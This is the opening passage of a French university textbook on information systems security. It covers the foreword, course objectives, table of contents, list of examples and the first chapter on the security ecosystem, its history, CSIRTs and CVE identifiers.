


INTRODUCTION À LA SÉCURITÉ DES SYSTÈMES D'INFORMATION

TOUCHANT LA QUESTION DES LOGICIELS & MATÉRIELS,
PROTOCOLES, RÉSEAUX, CHIFFREMENTS & PERSONNELS,
AUGMENTÉE D'ILLUSTRATIONS & D'EXERCICES

PAR
Sha Rémi Geraud



Fortifications de Huningue (Hüninge, Hinige), Alsace, France,
par Sébastien Le Prestre de Vauban, 1680.

Encyclopædia Britannica First Edition : Volume 2 (Plate LXXXV)

MMXIV-MMXV
École Centrale des Arts et Manufactures de la ville de Paris

Avant-propos

Vous allumez votre ordinateur, votre téléphone ou votre télévision, comme tous les matins. Mais au lieu de ce que vous vous attendiez à voir – écran d'accueil, messages – une image grésillante et un message s'affichent : «Payez la somme indiquée à cette adresse ou vos données seront effacées. Si vous quittez le bâtiment ou contactez qui que ce soit, vos données seront effacées». Vous regardez rapidement, et il vous est effectivement impossible d'accéder à vos informations : fiches de salaires, photographies de vos enfants, messages très importants de votre supérieur ou de vos clients, commandes, toute une vie de données... Vous voilà victime d'une prise d'otage.

Ce scénario, qui pourrait sembler tiré d'un mauvais film d'action, est en fait une histoire vraie. Une des nombreuses histoires vraies de «piratage» ou de «cyberattaque», d'actes de malveillance qui touchent aussi bien les particuliers que les grosses installations.

Quelles motivations ? Quels moyens ? Quelles défenses contre quelles attaques ?

Le développement fulgurant des technologies a démultiplié d'autant les questions touchant à la sécurité desdites technologies. Ce document, et le cours qui l'accompagne, s'attellent à définir, préciser et aborder ces questions.

La sécurité des systèmes d'information, autrefois mythe, rustine et gouffre monétaire, devient un atout stratégique, une fonction créatrice de valeur et un domaine d'étude académique.

Ce livre, en résumé

Ce livre pose des questions, plutôt que des principes. Mais si d'aventure, par manque de temps ou de volonté, sa lecture serait pénible, voici quelques conseils d'ordre général. Les justifications et approfondissements sont à trouver dans le texte et dans l'expérience.

- *Il n'existe pas de panacée.* Il n'existe pas de solution ou un principe miracle qui, par son utilisation seule, fournirait des garanties telles qu'on pourrait lui conférer une confiance totale. Être en charge de la sécurité ne signifie donc pas tant donner des garanties que gérer les risques et leur acceptation.
- *La question de la sécurité est une question globale, holistique, dynamique.* Elle doit être abordée (aussi) de manière globale, en tenant compte du fait que les changements (organisationnels, légaux, techniques, économiques, &c.) remodèlent sans cesse le paysage et les problèmes.
- *La sécurité est d'abord une question de préparation et d'utilisation fine des ressources.* C'est-à-dire qu'il faut savoir anticiper les mouvements, les objectifs et les capacités des adversaires contre lesquels on souhaite se protéger ; et s'être entraîné à la réponse appropriée à l'avance et se réévaluer régulièrement.
- *Il faut des bases techniques, pour comprendre les phénomènes, mais le problème n'est pas d'abord technique.* Il concerne des motivations, donc des personnes, à tous les degrés de la chaîne de sécurité. Il concerne aussi le métier, c'est-à-dire les objectifs de l'organisation à laquelle on prend part – *in fine* la sécurité doit favoriser l'activité, pas la restreindre.
- *Il faut savoir adopter le point de vue de l'attaquant*, que ce soit pour éprouver la sécurité d'un système, la concevoir, ou convaincre qu'elle fait défaut.
- *Nul n'est censé ignorer ignorer la loi*^{A1} : cela vaut dans au moins deux sens, aussi bien pour vous garder de dépasser par vos actions le cadre fixé par les lois en vigueur que pour vous protéger légalement, faisant

^{A1}Pour les notes en exposants majuscules, voir en fin d'ouvrage, page 130

valoir vos droits pour vous protéger des abus. Sans oublier la valeur pédagogique d'un rappel à l'ordre, où la loi peut être une puissante alliée. Enfin, la législation en matière de sécurité informatique subira probablement de grandes évolutions dans les temps à venir, il est utile d'y savoir naviguer.

L'auteur a privilégié ces trois axes : l'économie pour comprendre les motivations et les grands leviers, l'analyse de risque pour planifier une stratégie de sécurité, et une description approfondie (faute de pouvoir être exhaustive) des mécanismes en jeu, pour mesurer avec justesse les réponses à apporter. Le livre a été abrégé d'une cinquantaine de pages (étaillant certains thèmes et exemples, abordant notamment les questions de droit) pour soulager la lecture et coller au plus près de l'actualité. Elles seront distribuées et discutées auprès des élèves.

Le lecteurs : passez tout à l'examen de votre conscience et de vos compétences, confrontez-vous aux situations proposées, aux exemples, aux exercices et quand bien même vous accepteriez comme vrai quelque affirmation ou message que vous y trouveriez, souvenez-vous qu'il est sain de le remettre en question régulièrement. Cherchez des questions, pas des solutions.

À qui s'adresse ce livre ?

La rédaction de ce document s'est appuyée sur l'espoir qu'il s'adresserait à autant de personnes que possibles, intéressées ou concernées par la sécurité de l'information, avec une emphase en direction des développeurs et ingénieurs (concernés par les mésusages des technologies qu'ils déploient), des métiers de la sécurité en entreprise (RSSI, DSI, &c.), ainsi qu'en milieu médical ou financier, et bien entendu des étudiants souhaitant aborder les métiers de la recherche en sécurité. C'est un équilibre difficile que de satisfaire autant de directions différentes sans se noyer dans trop de détails, tout en donnant assez de matière pour nourrir autant d'appétits.

Le livre est composé de trois parties :

- Une partie introductive, qui donne quelques éléments de contexte et des rappels utiles. L'approche moderne de la sécurité est double : au sens macroscopique (stratégique), c'est une analyse de risque ; au sens microscopique (opérationnel), c'est une étude des exigences (confidentialité, intégrité &c.) et des moyens de les garantir. Ces deux visions sont bien entendu complémentaires.
- La seconde partie plonge dans les technologies récentes pour comprendre comment leur fonctionnement, leur design, leur utilisation ou leur implémentation impacte les garanties mentionnées ci-dessus. Nous étudierons de manière conjointe les modèles, les systèmes et leurs défaillances, les attaques et les contre-mesures, pour finalement pouvoir mesurer le niveau de sécurité d'un système, d'une installation, face à différents modèles d'attaquants.
- Enfin la troisième partie s'intéresse au monde de l'entreprise : rôles, responsabilités, cadre légal et informel, les responsables de la sécurité des systèmes d'information en entreprise doivent composer avec des contraintes multiples et contradictoires, et proposer des solutions efficaces et现实的 (budgétairement, humainement, organisationnellement, légalement) visant à diminuer les risques.

Ce livre n'est pas une introduction à l'informatique et ses utilisations. Il presuppose une bonne connaissance technique des éléments constitutifs d'un système de calcul et d'un réseau informatique, une familiarité en tout cas, et une volonté d'expérimenter ; au risque de causer quelques dégâts sur le matériel utilisé. En particulier, la capacité à lire la documentation ou à chercher des informations qui feraient défaut est un prérequis inévitable.

Les difficultés auxquelles s'attendre

Il y a plusieurs obstacles contre lesquels le lecteur risque de se heurter. Le premier est probablement humain : à tous les niveaux de la chaîne de commande et de la chaîne de sécurité, il risque de mesurer l'inertie terrible de l'habitude et l'incorrigibilité des acteurs auxquels il s'adresse. À ses supérieurs, déjà : une politique de sécurité ne rapporte jamais d'argent ; elle impacte la productivité par des interventions dont le « bénéfice » ne se mesure que contrafactuellement : « si on n'avait pas pris ces mesures, cela nous aurait coûté beaucoup plus... » Il faut donc de bonnes justifications. À ceux à qui s'appliquent les politiques décidées ensuite : freinés

dans leurs mouvements, interrompus dans leurs processus, obstrués dans leurs désirs, ils risquent de contourner les mesures de sécurité pour gagner en productivité – ou s'ils ne le peuvent pas, de protester contre une machinerie inhumaine. À ceux, enfin, qui ont l'intention de fragiliser le système d'information concerné – leurs méthodes, leurs moyens, leurs manières d'agir. La psychologie humaine, pour laquelle des modèles simples s'avèrent pour l'instant peu efficaces, sera le principal défi à celui qui s'intéresse à la question de la sécurité. L'auteur invite le lecteur à retenir la place fondamentale de cet élément qui n'est qu'évoqué ici, et à toujours replacer la question de la sécurité dans son environnement humain.

Un second obstacle est bien entendu technique. S'il n'est pas besoin de comprendre dans ses moindres détails chaque élément de la chaîne de sécurité pour efficacement gérer un système d'informations, il importe d'y bien voir. Ce manuel fournit différents exemples, qui peuvent sembler venir d'autant de directions différentes, mais qui en fait illustrent fondamentalement une même démarche, une même idée, qu'il est plus aisés de communiquer sur des cas concrets que dans de vains discours. C'est d'abord pour comprendre ces exemples, que l'auteur espère d'ailleurs représentatifs, que comprendre la technologie est utile. Mais plus encore, pour faire le tri des informations contradictoires et confuses des médias et publicités, pour réagir promptement et justement aux situations qui l'exigent, on ne peut pas faire l'économie de connaissances techniques précises. L'auteur invite le lecteur à rester vigilant et à maintenir à jour ses connaissances du fonctionnement réel des technologies qu'il emploie, même si ce n'est que pour en connaître les bases, sans se laisser abuser par la tentation toujours présente de la métaphore et de l'abstraction.

Enfin, une difficulté (dont on peut se demander s'il faut éviter de s'y confronter) est d'ordre éthique. La sécurité n'est, à l'instar de la Physique ou de la Médecine, pas une valeur en soi : c'est un domaine d'investigation, un corpus de connaissances et de techniques, qui sont convoquées par des acteurs donnés pour satisfaire des objectifs donnés. En tant que ces connaissances et techniques modulent des rapports et relations de pouvoir, elles appellent nécessairement un questionnement éthique, voire politique. Il ne sera pas toujours en les mains du lecteur de prendre les décisions ou d'entreprendre les actions pertinentes (les rôles de sécurité étant aujourd'hui parfois consultatifs) mais il lui appartiendra toujours de développer sa propre réflexion.

Une telle réflexion ne saurait être une obéissance aveugle ni une désobéissance aveugle, et requiert à la fois une vigilance perpétuelle et une bonne compréhension des effets, des motivations et des risques des choix effectués. L'auteur invite le lecteur à ne jamais mettre de côté cet aspect de son activité et à toujours être enclin à replacer les éléments discutés dans leur dimension problématique.

Objectifs du cours

À titre indicatif, les principes directeurs qui ont orienté la rédaction de ce document sont résumés dans les objectifs suivants :

- Communiquer avec les acteurs de la sécurité en entreprise et dans la recherche. En particulier, mesurer les enjeux et les dimensions techniques, humaines, légales et financières de la sécurité, afin notamment : d'adapter le niveau de sécurité aux contraintes métier et budgétaires ; de communiquer les bonnes pratiques auprès des acteurs pertinents.
- Analyser un système ou un protocole pour repérer les risques et les menaces. Estimer le niveau de sécurité d'un système ou d'un protocole.
- Mettre en place, maintenir, suivre et convaincre de suivre les procédures de sécurité correspondantes et vérifier leur efficacité. Préparer et organiser la réponse adaptée en cas d'incident.
- Répondre à une situation présentant un risque pour la sécurité d'un système. Analyser, comprendre, mesurer l'impact voire contrecarrer les attaques informatiques les plus courantes ainsi que les dernières vulnérabilités.

Remerciements & contributions

Ce cours n'aurait pas vu le jour sous cette forme sans l'impulsion originelle des membres de l'association VIA Centrale Réseaux p2010, p2011, p2012, p2013, p2014, p2015 qui on fait confiance à l'auteur pour présenter

le sujet de la sécurité, d'abord en privé au sein de l'association, puis en public aux élèves de l'École Centrale.

L'auteur tient à remercier les participants très actifs et motivés de ces événements, plusieurs desquels ont suggéré que le contenu de ces présentations prenne la forme d'un cours en due forme. Cela a été rendu possible par la contribution d'Alexis Benoist qui a porté le nom de l'auteur à l'attention de l'École ; de Julien Escribe et Jean-Marie Détriché, qui ont fait confiance à l'auteur pour partager ce sujet difficile avec des élèves exigeants.

De nombreux dialogues dans l'élaboration de ce projet ont enrichi le propos et la perspective de ce cours, avec des personnes trop nombreuses pour qu'elles soient mentionnées ici : qu'elles en soient toutefois vivement remerciées.

Merci également aux reléteurs bénévoles qui ont subi et rapporté des passages honteusement incorrects afin d'éloigner ce document du non-sens. L'auteur reste bien sûr intégralement responsable de toute imprécision ou erreur qui aurait survécu à leur examen.

Ce document est un travail en cours. Au cas où une imprécision ou une erreur serait passée outre notre vigilance, merci d'en avertir l'auteur qui corrigera en conséquence (et ajoutera, sauf mention contraire, le nom du contributeur à cette liste).

Table des matières

Avant-propos	i
Remerciements & contributions	iii
I Introduction générale : rappels, écosystème & analyse de risque	1
o Situation	2
o.o Plan de la première partie	2
1 Écosystème & Économie	3
1.0 Des souris et des hommes : les personnages de la sécurité	3
1.1 Histoire brève de la sécurité	4
1.2 Géopolitique de la sécurité	6
1.3 (H)acktivismus	10
1.4 Économie et économie souterraine	11
1.4.1 Le coût de la cybersécurité	11
1.4.2 L'émergence des marchés souterrains	12
1.4.3 La naissance des botnets	13
1.4.4 Structure économique, contrôle et collaboration	14
2 Éléments d'analyse du risque	17
2.0 Analyse de risque	17
2.0.1 Établir les exigences : C, I, A, & les autres	18
2.0.2 Évaluation d'une menace et modèles d'adversaires	20
2.0.3 Estimer la probabilité d'occurrence d'un évènement	23
2.0.4 La détection et l'histoire	25
2.1 Optimiser les coûts, minimiser les risques	27
2.1.1 Modèle de Gordon-Loeb	27
2.1.2 Le problème du sac à dos	29
2.2 L'élément humain dans l'évaluation du risque	29
3 Étude de cas détaillée : SI industriel	32
3.0 Les SI industriels et le sursaut sécuritaire	32
3.0.1 Chronologie choisie de quelques incidents touchant les SI industriels	32
3.0.2 La situation : les contraintes, enjeux, exigences	33
3.0.3 Les équipements d'un site industriel	34
3.0.4 Les sources de vulnérabilité	35
3.0.5 Contrôle des vulnérabilités, défense en profondeur	36
3.1 Récit d'un sabotage : Stuxnet (2007-2012)	37
3.1.1 Les centrifugeuses de Natanz	37
3.1.2 APT des SI industriels	38
3.1.3 Après et au delà de Natanz	39
3.1.4 En détail : l'attaque Stuxnet	40
4 Résumé de la première partie	42
4.0 Points clés	42

4.1	Pour aller plus loin	42
	Solution des exercices	43
II	Analyse de sécurité, modèles et attaques	46
5	Situation	47
5.0	Plan de la deuxième partie	47
6	Les méandres de l'information	49
6.0	Le modèle de Bell-LaPadula et le contrôle d'accès	49
6.1	La théorie de l'information de Shannon	51
6.2	Canaux cachés, canaux auxiliaires	52
6.3	Identification et authentification	54
6.3.1	Méthodes classiques	55
6.3.2	Protocoles zero-knowledge	56
6.3.3	Identité légale, « identités numériques » et droit	56
6.4	Chiffrement, taille des clés et attaque en force brute	57
6.5	Signatures, hashes, MACs et chiffrement authentifié	58
6.6	« Aléatoire »	60
6.6.1	Définir et détecter l'aléatoire	60
6.6.2	Générer des nombres aléatoires	60
6.6.3	Quelques exemples	62
7	De la vulnérabilité à l'attaque	63
7.0	Étape 0 : identification et reconnaissance	63
7.0.1	Contre-mesures	65
7.1	Étape 1 : recherche des vulnérabilités	66
7.1.1	Contre-mesures	69
7.2	Étape 2 : exploitabilité et robustesse	69
7.2.1	Contre-mesures	70
7.3	Étape 3 : attaque, plan de contingence et évasion	70
7.3.1	Planification d'attaques et scénarios	71
7.3.2	Délivrer la charge utile	73
7.3.3	Couvrir ses traces	74
8	Les vulnérabilités des systèmes d'information	75
8.0	Failles, bugs, vulnérabilités	75
8.0.1	Les spécifications et leurs failles	76
8.0.2	Les implémentations et leurs bugs	77
8.0.3	Les vulnérabilités	77
8.1	La sécurité physique	77
8.2	Protocoles Internet	79
8.2.1	Communications TCP/IP	79
8.2.2	Protocoles de correspondance	81
8.2.3	Cas réel : TLS en 2014	83
8.2.4	Tor	85
8.3	Injection de code	86
8.3.1	Injection directe	86
8.3.2	Corruptions mémoire	87
8.3.3	Injections SQL	90
8.4	Les sites Web	93
8.4.1	DOM, cookies et vols de sessions	93
8.4.2	Composants	94
8.4.3	JavaScript	95
8.4.4	Réseaux sociaux	97

8.5	Concurrence et synchronisation	99
8.5.1	Modèles de cohérence	99
8.5.2	Quelques exemples	100
8.5.3	Processus, threads et multi-tâche	101
8.5.4	Fuite, famine, dealocks, livelocks, TOCTTOU	102
8.5.5	Déni de service distribué	103
9	Résumé de la deuxième partie	107
9.0	Points clés	107
9.1	Pour aller plus loin	107
	Solution des exercices	108
	Appendices	110
A	Éléments des systèmes & réseaux	111
B	Quelques commandes nmap	125
C	Analyse binaire	127
	Notes & références	130
	Index	136

Liste des exemples

Exemple : Alertes CVE, CWE, CAPEC	5
Exemple : Operation Aurora (2009–2010)	6
Exemple : Le « printemps arabe » 2010–2013	8
Exemple : Une affaire de piratage	10
Exemple : Fermeture de quelques marchés noirs	12
Exemple : Extrait du rapport Symantec 2014	12
Exemple : Fournisseurs d'accès, déni de service et « dilemme du prisonnier »	14
Exemple : Price of Anarchy	15
Exemple : Exigences d'un automate bancaire	19
Exemple : APT : Advanced Persistent Threats	20
Exemple : Quelques modèles d'adversaires	21
Exemple : Propriété de sécurité IND-CPA	22
Exemple : Distribution de Poisson	24
Exemple : MTTF : Mean time to failure	24
Exemple : Détection des DDoS en streaming	26
Exemple : Détection d'une attaque depuis Internet	26
Exemple : Les statistiques et Big Brother	27
Exemple : Treillis MLS	49
Exemple : Contrôle d'accès et modèle de Bell-LaPadula	50
Exemple : Rings du processeur x86	51
Exemple : Information mutuelle dans le corpus Reuters	52
Exemple : Attaque en force brute avec canal auxiliaire	52
Exemple : Attaque en analyse simple de puissance de RSA	53
Exemple : RSA-CRT et l'attaque Boneh-DeMillo-Lipton	53
Exemple : Détournement d'un protocole d'authentification par signature	55
Exemple : Protocole d'authentification de Schnorr	56
Exemple : Data Encryption Standard	57
Exemple : Modèles d'adversaires pour les protocoles de signature	58
Exemple : La famille de hashes MD, SHA et les anniversaires	59
Exemple : Un mauvais générateur de nombres pseudo-aléatoires, RANDU	61
Exemple : Fingerprinting avec nmap	64
Exemple : Un e-mail reçu par un responsable commercial	64
Exemple : Rapport d'Oslo	65
Exemple : Réutilisation de mots de passe	67
Exemple : Chiffrement par blocs en mode ECB	67
Exemple : Quand les documents .pdf attaquent	68
Exemple : Utiliser GitHub pour trouver des sites web vulnérables	70
Exemple : Théorie de la percolation	71
Exemple : L'attaque RSA SecurID – 18 jours	73
Exemple : Vol d'identités à la Banque Centrale Européenne	74
Exemple : Les trois types de détecteurs physiques	78
Exemple : Durée de protection d'un mur	78
Exemple : Vol de session TCP/IP via l'attaque RST/cont	79
Exemple : Le grand <i>firewall</i> de Chine	81
Exemple : Cross-site scripting over DNS	83

Exemple : Captain Crunch, Joybubbles et Steve Jobs	86
Exemple : ShellShock	87
Exemple : Injection SQL simple	91
Exemple : Injection SQL aveugle en canal auxiliaire	92
Exemple : Backdoor SQL pour Wordpress	93
Exemple : Vol au dessus d'un nid de cookies	94
Exemple : CVE-2007-0038	95
Exemple : La vulnérabilité sociale	96
Exemple : Facebook et la détection de l'orientation sexuelle	98
Exemple : Propriétés ACID et bases de données	100
Exemple : Fork bomb	102
Exemple : Conditions de Coffman pour l'interblocage	102
Exemple : Time-of-check-to-time-of-use et labyrinthes	103
Exemple : Atlas des attaques par DDoS en direct	104
Exemple : Attaque DDoS par amplification DNS	104
Exemple : SYN cookies	105
Exemple : Assembly x86-64	117
Exemple : Bugs de compilateur	117

Première partie

Introduction générale : rappels, écosystème &
analyse de risque

O | Situation

« Das Bekannte überhaupt ist darum,
weil es bekannt ist, nicht erkannt¹. »
— G.W.F. Hegel, *Preface à la Phénoménologie de l'Esprit*, 1807.

Allons droit au but : qu'est ce que la sécurité des systèmes d'information et pourquoi veut-on l'étudier ?

La question de la sécurité est celle de savoir ce que l'on souhaite garantir, protéger, et des moyens investis en vue de ces garanties, de ces protections, et de la détection de leur échec. L'objectif est donc de se sentir à l'abri d'un danger (qui reste à définir), en *limitant les risques* dans un domaine précis. Quels genres de garanties, quels genres de risques ? Voilà ce qui nous préoccupera tout d'abord.

La réalité de la sécurité informatique s'inscrit comme une branche d'une longue histoire. Les années récentes ont vu se déployer une myriade d'appareils embarquant des moyens de calculs et des systèmes d'exploitation comparables à ceux qui équipaient jadis les ordinateurs de bureau ou d'entreprise – démultipliant d'autant les potentielles ouvertures. Les données, dématérialisées, délocalisées, sortent de tout cloisonnement pour se loger, en nombre et en places inconnues de ceux-là même qui les utilisent. Dans le même temps, de nombreuses organisations et états ont pris conscience de l'enjeu, désormais essentiel à toute activité. Cependant investir dans la sécurité des systèmes d'information n'est pas nécessairement leur priorité, et quand bien même ce le serait, la technologie a encore du chemin à parcourir.

Faute d'une solution parfaite, il nous faudra donc employer nos efforts à sauvegarder ce qui nous paraît le plus essentiel. Ce sera souvent ainsi qu'il faudra penser les problèmes : il n'y a qu'une couverture pour deux ; il faudra décider à qui la donner, et surtout il faudra comprendre ce que cela implique, presque toujours implicitement. L'exercice requiert une grande flexibilité. Comment tirer le meilleur (le moins mauvais) parti de la situation et aborder ces problèmes aussi rationnellement que possible ? Ce sera, outre le fil conducteur de ce cours, notre ultime préoccupation.

o.o Plan de la première partie

La première partie du cours offre un point de vue reculé sur la situation prise dans son ensemble :

- L'écosystème : qui joue un rôle, et lequel ?
- L'économie et la politique : quelles sont les motivations des différentes puissances à l'œuvre ?
- Les risques : qu'est ce qu'un risque dans notre cas, comment l'évaluer, comment tirer profit d'une telle connaissance ?

Ce point de vue – essentiellement non technique – permet de comprendre les enjeux stratégiques de la sécurité des systèmes d'information. La première partie se conclut sur un exemple détaillé tiré de l'actualité : les SI industriels, qui présentent le genre de problèmes qui nous intéresse.

¹Traduction libre : « Ce qui est familier, pour cette raison précise que c'est familier, n'est pas connu. »

1 | Écosystème & Économie

« Geeks like to think that they can ignore politics, you can leave politics alone, but politics won't leave you alone. »
– Richard “rms” Stallman, 2002.

L'information, quelle que soit la définition choisie pour la caractériser, est un atout en tant qu'elle dote ceux qui la possèdent d'un certain pouvoir¹. Ce simple fait explique le souci de la protéger : d'une part, protéger l'avantage dont on dispose grâce à elle ; d'autre part se protéger du pouvoir qu'aurait un tiers en obtenant l'information en question. Nous nous intéressons à ces stratégies de protection, ainsi qu'à ceux qu'elles concernent.

Il peut sembler surprenant de décrire d'abord l'écosystème de la sécurité – c'est-à-dire l'ensemble des acteurs et de leurs interactions, directes ou indirectes. Pourtant c'est là un des éléments clés pour comprendre la situation. Tous les constituants de cet écosystème n'interviennent pas de manière identique ni au même niveau, tous n'ont pas les mêmes motivations ni les mêmes moyens. Enfin, comme tout environnement, celui-ci évolue.

Dans cet environnement on trouve des agents, décorés d'attributs plus ou moins précis (motivations, connaissances, volontés &c.), équipés de moyens plus ou moins conséquents et engagés dans des comportements plus ou moins partagés. L'étude de ces comportements est ce que l'on appelle grossièrement l'économie. Ce qui distingue notre objet de l'économie générale c'est à proprement parler et en premier lieu l'information, et pour être précis les systèmes de traitement automatisés de l'information.

1.0 Des souris et des hommes : les personnages de la sécurité

Qui intervient dans le contexte de la sécurité informatique ? Le lecteur pense peut-être que seuls les experts, d'un côté ou de l'autre de la barrière légale, sont concernés – il aurait tort. Les acteurs de la sécurité sont tous ceux et celles qui sont susceptibles de détenir, transmettre, transformer ou détruire « l'information », de manière intentionnelle ou non. Il sont donc nombreux.

Nous pouvons cependant reconnaître que ces acteurs, liés entre eux par un idéal ou un projet commun, ou réunis autour d'un objectif (économique ou pas), sont susceptibles de s'organiser – on trouve parfois ces motivations regroupées dans l'acronyme anglophone MICE² : Money, Ideology, Coercion, Ego. Ces mêmes motivations encore, peuvent pousser un agent à retourner sa veste et agir contre les intérêts du groupe, de l'organisation ou du gouvernement dans lesquels il peut prendre part.

C'est à la lumière de ces objectifs – qu'il convient de préciser – que l'on peut commencer à parler de sécurité. Définie brutalement, nous dirons que *la sécurité des systèmes d'information consiste en l'ensemble des moyens investis pour permettre à une organisation donné de mener son activité, en face d'individus, d'organisations ou de phénomènes susceptibles d'affecter l'information (la détenir, la transmettre, la transformer, la détruire) contre ses objectifs*^{3,4}.

¹La caractérisation de ce pouvoir, et de ses modalités, fait l'objet du prix Nobel d'Économie attribué en 2001 à George Akerlof, Michael Spence et Joseph Stiglitz.

²D'où le titre de ce chapitre, en référence au livre nobélisé de John Steinbeck, lui-même une référence à un poème de Robert Burns : « The best laid schemes o' mice an' men / Gang aft agley ».

³Il ya une raison concernant l'utilisation du mot «sécurité» là où le terme «sûreté» serait techniquement mieux adapté. En résumé, c'est l'usage du domaine qui nous pousse, *a contrario* du sens français de ces termes, à les utiliser ainsi.

⁴La présence d'adversaires, et leur prise en compte active dans la démarche, est véritablement ce qui fait la spécificité de notre objet. On peut toujours ensuite considérer l'adversaire «nul», qui correspond à l'absence d'adversaire.

Certaines de ces opérations relèvent de droits protégés par certaines lois (journalisme, secret commercial, données personnelles, &c.), d'autres en revanche sont considérées criminelles. Les lois, bien entendu, dépendent des régions, de même que l'assiduité de leur application.

Les différents acteurs mentionnés plus haut ont, afin de parvenir à leurs fins, un certain nombre de moyens à leur disposition :

- Des moyens techniques, matériels, logiciels dédiés à la détection, l'analyse, la protection ou la pénétration ; associés à des experts capables de s'adapter ou d'utiliser leurs compétences pour faire évoluer les moyens techniques ou les utiliser.
- Des moyens légaux de défendre leurs intérêts, de faire cesser une activité ou de forcer la coopération.
- Des moyens de communication, pour diffuser (alertes et données) ou tenter de récupérer des informations, éventuellement par le biais de manipulations (« ingénierie sociale », spearfishing, &c.).
- Des moyens financiers, permettant d'entretenir ce qui précède et d'investir dans la politique de sécurité correspondant à l'activité.

Ces moyens, ou plus exactement la manière dont les efforts sont investis, c'est exactement ce que cherche à décider ou déterminer l'expert en sécurité, et c'est exactement ce qui détermine le niveau de sécurité ou de menace d'une activité.

1.1 Histoire brève de la sécurité

Les origines de la sécurité de l'information se perdent dans l'Histoire, voire la Préhistoire – l'écriture elle-même, dans certaines cultures au moins, étant réservée à une élite et destinée à leur réserver un certain savoir, un certain pouvoir.

Les principes ont peu changé ; le terrain, en revanche, a beaucoup évolué depuis la démocratisation d'Internet. C'est par réaction à ce phénomène qu'a commencé à s'organiser l'écosystème actuel.

Cette courte section n'a pas vocation à revenir sur les nombreux incidents et développements – il en sera fait mention dans ce cours à plusieurs moments. Il s'agit bien plutôt de mesurer la jeunesse du domaine dans ses préoccupations actuelles, et d'observer la sensibilisation progressive des organisations vis-à-vis des questions de sécurité des systèmes d'information.

La cryptographie moderne Le xx^e siècle marque l'avènement des premières preuves de sécurité. Jusqu'alors, l'efficacité de ce que l'on appelait les « codes secrets » était une question subjective, laissée à l'appréciation de l'utilisateur. L'utilisation de primitives mathématiques, couplées à une compréhension des limites des calculateurs, est à la base de toute la cryptographie moderne.

La première définition mathématique d'une propriété de sécurité a nécessité les travaux de Shannon sur la théorie de l'information, et date de 1945. Les premiers cryptosystèmes modernes datent des années 1970.

Le rôle joué par les protocoles cryptographiques est essentiel en matière de sécurité, mais ce cours n'est pas un cours de cryptographie. En effet, c'est rarement le maillon le plus faible. Nous verrons les primitives cryptographiques comme des outils dotés de propriétés précises pour peu que leurs hypothèses soient vérifiées, et chercherons à les utiliser correctement afin de bénéficier desdites propriétés. Comme nous aurons l'occasion de le voir, c'est bien plus souvent dans leur utilisation, plutôt que dans leur conception, que les protocoles cryptographiques sont vulnérables.

Les premières menaces modernes Avant même que le grand public n'accède au réseau, plusieurs grandes universités et centres de recherche s'y sont joints. C'est dans ce contexte que sont apparus les premières menaces et qu'ont été installées les équipes qui ont donné naissance aux structures d'aujourd'hui.

Le premier effort en ce sens a fait suite au ver Morris, développé par un étudiant du même nom à l'Université Cornell en 1988 – ver dont le code source est aujourd'hui conservé au Boston Museum of Science. Ayant finalement contrecarré le programme, qui avait paralysé le réseau naissant en infectant moins de 4% des machines connectées, le département de la défense des États-Unis d'Amérique fonde le CERT/CC (*computer emergency response team coordination center*), sur le principe duquel sont basés les CSIRTs actuels (*computer security incident response teams*). Il en existe un grand nombre, leur mission étant définie ainsi :

- Ils opèrent la centralisation des demandes d'assistance suite aux incidents de sécurité sur les réseaux et les systèmes d'informations ;
- Ils sont responsables du traitement des alertes et de la réaction aux attaques informatiques : analyse technique, échange d'informations avec d'autres CSIRT, contribution à des études techniques spécifiques ;
- Ils tiennent à jour une base de donnée des vulnérabilités (nous allons y revenir) ;
- Ils participent à la prévention par la diffusion d'informations sur les précautions à prendre pour minimiser les risques liés aux vulnérabilités informatiques ;

Les différents CSIRTS sont généralement rattachés à un réseau afin de faciliter leurs interactions, les plus grands étant FIRST et TF-CSIRT au niveau mondial, ENISA (fondé en 2004) et EC3/Europol (fondé en 2013) au niveau européen. Voici une liste non exhaustive de quelques CSIRTS français : CERT-FR (ancien CERTA, dédié au secteur de l'administration), CERT-DEVOTEAM, CERT-IST (secteurs de l'industrie des services et du tertiaire), CERT-LA POSTE (CSIRT du groupe La Poste), CERT-LEXSI, le CERT-RENATER, &c.

Morris était une attaque non ciblée – il infectait les systèmes qu'il pouvait. Mais de nombreux attaquants s'en sont pris à des cibles très précises (organismes bancaires, infrastructures, organismes d'état, &c.) en utilisant des techniques similaires. En 2005, on estimait que le temps moyen entre la connexion d'un ordinateur grand public sur Internet et sa première infection était de 4 minutes.

La réponse s'organise Dans le même temps – entre la fin des années 1990 et aujourd'hui – les états ont organisé des services à compétence nationale spécifiquement affectés aux questions de sécurité. En France, c'est l'ANSSI qui joue ce rôle, et dont les missions sont officiellement : la cyberdéfense (ANSSI/COSSI), l'expertise (ANSSI/SDE), le développement de systèmes d'information sécurisés (ANSSI/SIS), la formation (ANSSI/CFSSI), la coordination et les relations extérieures (ANSSI/Relec).

À cela s'ajoutent les acteurs indépendants, commerciaux ou associatifs. Il est important de mentionner OWASP⁵, spécialisé dans les vulnérabilités des sites web.

EXEMPLE · ALERTES CVE, CWE, CAPEC

Les vulnérabilités publiques sont souvent référencées par le système CVE (*common vulnerabilities and exposures*) maintenu par la société MITRE. Un identifiant CVE se lit ainsi :

CVE – 2014 – 0001
 année numéro

